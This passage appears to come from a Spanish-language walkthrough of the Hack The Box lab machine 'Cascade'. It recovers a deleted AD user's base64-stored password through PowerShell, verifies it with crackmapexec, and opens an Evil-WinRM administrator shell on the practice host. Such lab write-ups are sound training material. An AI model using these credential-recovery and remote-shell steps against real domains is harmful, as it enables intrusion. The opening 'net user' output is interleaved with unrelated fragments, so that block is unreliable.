Password changeable 1/9/2020 5:18:20 PM
Password required  PS C:\Users\arksvc:Yes (Desktop
User may change password No

Workstations allowed  PS C:\Users\arksvc:All
Logon script
User profile          PS C:\Users\arksvc:10/2/2022 4:53 PM 34 user.txt
Home directory        PS C:\Users\arksvc:2/4/2021 4:24 PM 1831 WindirStat
Last logon            10/3/2022 2:27:49 PM

Logon hours allowed  PS C:\Users\arksvc:All (Desktop; type WindirStat; l
Local Group Memberships  *AD Recycle Bin *IT
                        *Remote Management Use
Global Group memberships PS C:\Users\arksvc:*Domain Users (Group
The command completed successfully. (See https://windirstat.wi
*Evil-WinRM* PS C:\Users\arksvc\Documents> net user arksvc
```

Googleando (<https://opentechtips.com/how-to-query-deleted-ad-users-with-powershell/>) podemos saber como extraer usuarios eliminados.

- Get-ADObject -Filter {isDeleted -eq \$true} -IncludeDeletedObjects -Properties \*

```
cascadeLegacyPwd : cascade.local\deleted-objects\TempAdmin
                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
CN                : TempAdmin
LastWriteTime     : 10/2/2022 4:53 PM
                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage          : 0
countryCode       : 0
```

Nuevamente, esta vez para el usuario TempAdmin, vemos un campo denominado cascadeLegacyPwd. La credencial anterior vimos que estaba en base64, por lo tanto esta es probable que también lo esté.

```
/home/parrot/HTB/cascade ✓ > # .....
echo "YmFDVDNyMwFOMDBkbGVz" | base64 -d; echo
baCT3r1aN00dles TempAdmin@cascade
```

Clave: baCT3r1aN00dles

Probamos a ver si es una clave válida para el usuario Administrator y efectivamente lo es.

```
/home/parrot/HTB/cascade ✓ > # .....
crackmapexec winrm 10.10.10.182 -u Administrator -p "baCT3r1aN00dles"
SMB [+] 10.10.10.182 5985 CASC-DC1 [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
HTTP [+] 10.10.10.182 5985 CASC-DC1 [*] http://10.10.10.182:5985/wsman
WINRM [+] 10.10.10.182 5985 CASC-DC1 cascade [+] cascade.local\Administrator:baCT3r1aN00dles (Pwn3d!)
```

```
/home/parrot/HTB/cascade ✓ 65 > # .....
evil-winrm -i 10.10.10.182 -u 'Administrator' -p 'baCT3r1aN00dles' 3059
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint...
Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```